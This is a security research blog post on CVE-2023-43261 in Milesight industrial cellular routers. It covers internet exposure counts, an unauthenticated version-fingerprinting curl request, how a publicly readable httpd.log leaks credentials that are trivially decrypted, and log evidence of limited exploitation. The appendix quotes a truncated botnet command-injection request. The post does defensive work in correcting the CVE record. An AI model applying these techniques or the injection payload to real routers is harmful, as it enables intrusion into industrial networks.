Go back

October 13, 2023

Looking for CVE-2023-43261 in the Real World

Jacob Baines
@Junior_Baines

Key Takeaways


- ✓ CVE-2023-43261 has likely been exploited in the wild, but not at scale.
- ✓ The CVE description does not report the correct set of affected industrial cellular routers nor the correct set of affected firmware.
- ✓ Although recently disclosed, CVE-2023-43261 was patched years ago.

A Wordy Pre-Amble

The recent disclosure of CVE-2023-43261 caught our attention because it reportedly affected a set of well-known industrial cellular routers created by Milesight. Industrial cellular routers are interesting because they potentially connect an ICS network to the internet. Exploitation might allow an attacker to access the ICS network from the internet. That's pretty darn interesting.

Why would someone use a cellular router in an ICS network though? Say, for example, you needed to monitor the status of a thousand-mile-long oil pipeline. How do you monitor the portion that cuts through the middle of nowhere? One solution is to use an industrial cellular router.

Of course, now you've connected your oil pipeline to the internet, which definitely sounds dangerous. Everything will probably be fine if the router doesn't expose any services to the internet. Of course, mistakes *do* happen, and that's how you end up with thousands of Milesight industrial cellular routers exposed to the internet.


censys
Hosts
vices.http.response.body:`<title id="rt_title"></title>` and services.banner:"ETag"))
Search
Results
Report

Host Filters

Labels:

2,124	remote-access
2,101	file-sharing
1,755	login-page
1,730	jquery
1,435	network-administration

More

Autonomous System:

1,098	OPTUSCOM-AS01-AU SingTel Optus Pty Ltd
917	VODAFONE_ES
616	TURKCELL-AS Turkcell A.S.
555	ASN-TELSTRA Telstra Corporation Ltd
261	TELEFONICA_DE_ESPAÑ

More

Location:

1,675	Australia
1,192	Spain
772	Turkey
316	France
217	Poland

Hosts

Results: 5,887 Time: 0.88s

124.19.90.219
Hikvision OPTUSCOM-AS01-AU SingTel Optus Pty Ltd (7474) New South Wales, Australia
file-sharing
443/HTTP 554/RTSP 8080/HTTP 8443/UNKNOWN 10001/HTTP

95.173.6.83
TT_MOBIL Istanbul (20978) Istanbul, Turkey
bootstrap jquery scada
2404/IEC60870_5_104 8088/HTTP 40080/HTTP

161.43.204.252
OPTUSCOM-AS01-AU SingTel Optus Pty Ltd (7474) New South Wales, Australia
remote-access file-sharing network-administration
22/SSH 23/TELNET 443/UNKNOWN 554/RTSP 8080/HTTP
10001/HTTP

77.18.135.49
TELENOR-NEXTEL Telenor Norge AS (2119) Vestland, Norway
bootstrap jquery
80/HTTP

While the oil pipeline scenario is hypothetical, Milesight has documented affected products being used by Rail Freight Transport, ATM networks, and Emergency Vehicles. With a good amount of potentially vulnerable hosts, and potentially interesting networks on the other side, you can understand why these routers pique our interest. Let's look deeper at the vulnerability.

A Glimpse at CVE-2023-43261

The NVD description describes the vulnerability as:

> An information disclosure in Milesight UR5X, UR32L, UR32, UR35, UR41 before v35.3.0.7 allows attackers to access sensitive router components.

Honestly, a fairly useless description. No vector? No impact? No auth level? Fortunately, a detailed description was written up by Bipin Jitiya on Medium. A basic summary is the router exposes its `httpd.log` (among other things) to remote and unauthenticated attackers via the web interface. Additionally, the router logs a lot of things it shouldn't: web credentials, vpn credentials, wireless keys, ddns credentials, etc.

Below is an example of credentials being logged during web authentication.

```
2023-10-05 16:25:30 [x.x.x.x:Not Loggined in]:data: {"id":"1","execute":1,"core":"user","funct
```

As you can see, both the username and password are present. The password appears encrypted, and it is. But it's encrypted with a static key and IV, so it's trivial to decrypt. All an attacker needs to do is fetch the `httpd.log`, decrypt the last successful login, and then they have full access to the web interface too. The web interface allows the user to configure vpn servers and drop firewall protections (among other things), so once you have credentials, it's fairly easy to access the ICS (or industrial-adjacent) network from the internet.

Given the ease of exploitation and large number of potential victims (for ICS), we had a few questions that we felt needed to be answered:

1. The CVE description provides an affected firmware version that only applies to one of the listed models. V35.3.0.7, the listed firmware, is only used by the model UR35, but the CVE description lists a number of other affected models (UR5X, UR32L, UR32, UR35, UR41).

2. How many of the systems we saw on Censys are actually vulnerable?
3. Is CVE-2023-43261 being actively exploited?

In the remainder of this blog, we'll explore these three questions.

Who Is Vulnerable?

Acquiring old firmware from Milesight appears to be a no-go, so we were forced to do this the good old-fashioned way:

1. Get a list of internet-facing systems.
2. Find a way to get their model and version without authentication.
3. Attempt to download the `httpd.log` file.


The first two steps were easy (Shodan, Censys, FOFA, whatever you please). The second step turned out to be quite easy as well. The router responds to an unauthenticated HTTP request to `/islogin` with a detailed description of the model and version.

```
curl -ks https://192.168.1.1/login | jq
{
  "id": -1,
  "model": "UR35",
  "pn": "",
  "oem": "0000",
  "rtver": "35.2.0.10",
  "status": -2,
  "result": [
    {
    "login": "false",
    "ysrole": 0,
    "timeout": 0,
    "upgrade_error": 0
    }
  ]
}
```

Above, you can see the response is from a UR35 running firmware version 35.2.0.10. Obviously, very useful data if you are interested in potentially exploiting these things. This is the type of fingerprinting I'd expect to see on Greynoise, but there is no indication that anyone is doing so at this time.


Using `/islogin` and our list of internet-facing systems, we were able to compile two useful lists: the most prevalent models in the wild and the most prevalent firmware versions. The following pie chart shows that the vast majority of routers are UR32/UR32L/UR35. There are actually 23 different slices, but the other models are far fewer (additional slices include more UR series, UG series, NA series, and something simply called "Unknown").

> Milesight Industrial Cellular Router Models in the Wild



In the next pie chart, you can see the firmware listed in the CVE description (35.3.0.7) doesn't have a large enough slice to be listed. Half of the pie is actually made up of firmware, starting with 32. If you take the CVE description at face value, those should be vulnerable, right? (this is foreshadowing)

Milesight Industrial Cellular Router Firmware Versions in the Wild



Armed with many potential vulnerable targets, we set out to establish if this was being exploited in the wild. In order to do that, we needed to grab the `httpd.log` to determine if attackers were logging into systems on their first try. However, this is where we ran into trouble. The `httpd.log` was rarely available.

The NVD entry for CVE-2023-43261 reports 35.3.0.7 as the fixed version (published in July 2023). If you take that at face value, the vast majority of routers in the pie chart above should be vulnerable (because 32.x is by far the most popular version). The reality, however, is that the major value (e.g., 35 or 32) describes the model the firmware is for. 35.3.0.7 is only for UR35. So, 35.3.0.7 can't be the fixed version for UR32L/UR32. But, since 32.3.0.7 was released at the exact same time as 35.3.0.7, we can assume that the CVE description is wrong and that it should have listed a patched version for each model.

Assuming 32.3.0.7 is the patch version for UR32L/UR32, we can see a good chunk of routers *are* using a patched version. In fact, 32.3.0.7 is the largest slice of the pie above.

But that large chunk wasn't enough to account for all the failures we were seeing. We weren't just failing to fetch `httpd.log` from 35.3.0.7. We also failed on 35.3.0.6 and 35.3.0.5 and 35.3.0.4 and any other version all the way down to 35.2.0.10 (aka 32.2.0.10). This implies the first patch went into 35.2.0.18 and *not* 35.3.0.7.


Milesight historically did a bad job of dating releases, but thanks to the Wayback Machine, we know that in March 2021 was the most recent release of UR35 was 35.2.0.32, a version we determined that we *could not* get the `httpd.log` from. That means CVE-2023-43261 has been patched for years!

So not only does the CVE provide insufficient affected versions, but the one it does provide is wrong. Based on the data we collected, we believe the affected models and their last vulnerable version are something like this (note that some of these are forever days, but they are also older models, so it's unlikely to be seen in large numbers):

- UR32: 32.2.0.10
- UR32L: Not affected versions
- UR35: 35.2.0.10
- UR41: Not affected versions
- UR51: 51.3.0.41 (Final release / Discontinued)
- UR52: 52.3.0.41 (Final release / Discontinued)
- UR55: 55.3.0.41 (Final release / Discontinued)
- UR72: 72.2.0.81 (Final release / Discontinued)
- UR75: 75.2.0.81 (Final release / Discontinued)
- UR75 5g: No affected versions
- UR76: No affected versions

Now that we know the actual affected versions, we can revisit all the firmware versions we collected to determine how many vulnerable systems exist in the wild. The following pie graph spells things out clearly:

Vulnerable Milesight Industrial Cellular Routers in the Wild



Only ~5% of the internet-facing routers are vulnerable. That's a huge drop from what the CVE description led us to believe. But it's not all bad. To paraphrase a recently popular tweet, "You won't catch me crying that I only have a couple of hundred industrial networks to breach."

Which leads us to the question, is this being exploited in the wild?

Probably Exploited in the Wild?

The answer is "probably." It's difficult to precisely say just from the logs. We lack some amount of context. We did not observe obvious mass exploitation. However, there is evidence of small-scale exploitation. Consider the following example.

We observed 5.61.39.232 attempting to log into six systems on October 2, 2023. The affected systems' IP addresses geolocate to France, Lithuania, and Norway. They don't appear to be related, and all use different non-default credentials.

On four systems, the attacker successfully authenticated on the first attempt. One time, the attacker attempted two different passwords. Both passwords (failed and successful) were already present in the `httpd.log`. Finally, on the last system, they could not authenticate. The `httpd.log` had many login attempts but no successful logins. The attacker attempted all the unique credentials that were already in `httpd.log` and then made no more attempts. That pattern could reasonably be CVE-2023-43261.

What did the attacker do once they logged in? In each case, for this particular attacker, they made no changes. They appeared to rifle through all the settings/status pages (sms inbox, openvpn server, users, ddns config, etc.) and log out. Perhaps recon? Perhaps just someone who is curious? Unclear. Some of the victims did have configured vpn servers, and the attacker did expose the cleartext credentials, which is enough for the attacker to pivot into the ICS network.

There are other examples of potential attacks, but as stated, they are not widespread. Not all attackers are hands-off. There are examples of potential attackers configuring the vpn and even opening up the firewall (this is 200.73.18.40 going after a system in Canada):

```
2023-10-04 20:11:24 [200.73.18.40:admin]:data: {"id":51,"execute":1,"core":"yruo_firewall_secu
```

Of course, it's difficult to determine exactly what is an attacker and what is a bad admin. Maybe the real administrator *does* log in using a VPN in Chile. We suspect not, but anything is possible, which is why we leave this at "probably exploited in the wild" but not at scale.

Conclusion

Our interest in CVE-2023-43261 centered around the idea that there were a lot of vulnerable routers that might provide attackers with access to ICS networks. We learned, in reality, CVE-2023-43261 was patched long ago. The CVE description is not only inadequate but also inaccurate, and the vast majority of internet-facing systems are patched. Nonetheless, , we do see some evidence of exploitation in the wild.

If you have a Milesight Industrial Cellular Router, it's probably wise to assume all the credentials on the system have been compromised and to simply generate new ones, and ensure no interfaces are reachable via the internet.

Appendix

Somewhat related to all of the above, but slightly beside the point, is that these routers end up logging a lot of information from unauthenticated users. One request most of the routers ended up logging looks like this:

```
2023-10-04 16:59:49 [103.83.144.161:Not Loggined in]:data: command=2&ipAddr=&dnsAddr=$(cd+/tmp
```

This appears to be the Dark.IoT botnet throwing CVE-2021-36380. We've put the MIPS version of the downloaded binary on VirusTotal. The binary has a few additional exploits it uses for spreading.

In the Spotlight

- SecurityWeek · Milesight Industrial Router Vulnerability Possibly Exploited in Attacks
- Risky Biz News · Risky Biz News: Israel warns citizens of security camera hack risk
- The Hacker News · Experts Warn of Severe Flaws Affecting Milesight Routers and Titan SFTP Servers
- SC Media · Milesight routers, Titan SFTP servers impacted by severe bugs

VulnCheck

VulnCheck helps organizations outpace adversaries with vulnerability intelligence that predicts avenues of attack with speed and accuracy.

Products

- Exploit & Vulnerability Intelligence
- Initial Access Intelligence
- IP Intelligence
- VulnCheck for Government

Resources

- Documentation
- API
- Changelog
- Glossary
- Contact Support

Community

- VulnCheck KEV
- NVD++
- XDB
- Report a Vulnerability

Open Source

- SDK for Go
- SDK for Python
- CLI
- GitHub Action
- go-exploit

Company

- Blog
- News and Awards
- Press Releases
- Partners
- Events
- VulnCheck Advisories
- Leadership Team

Legal

- Privacy Policy
- Terms & Conditions
- Vulnerability Disclosure Policy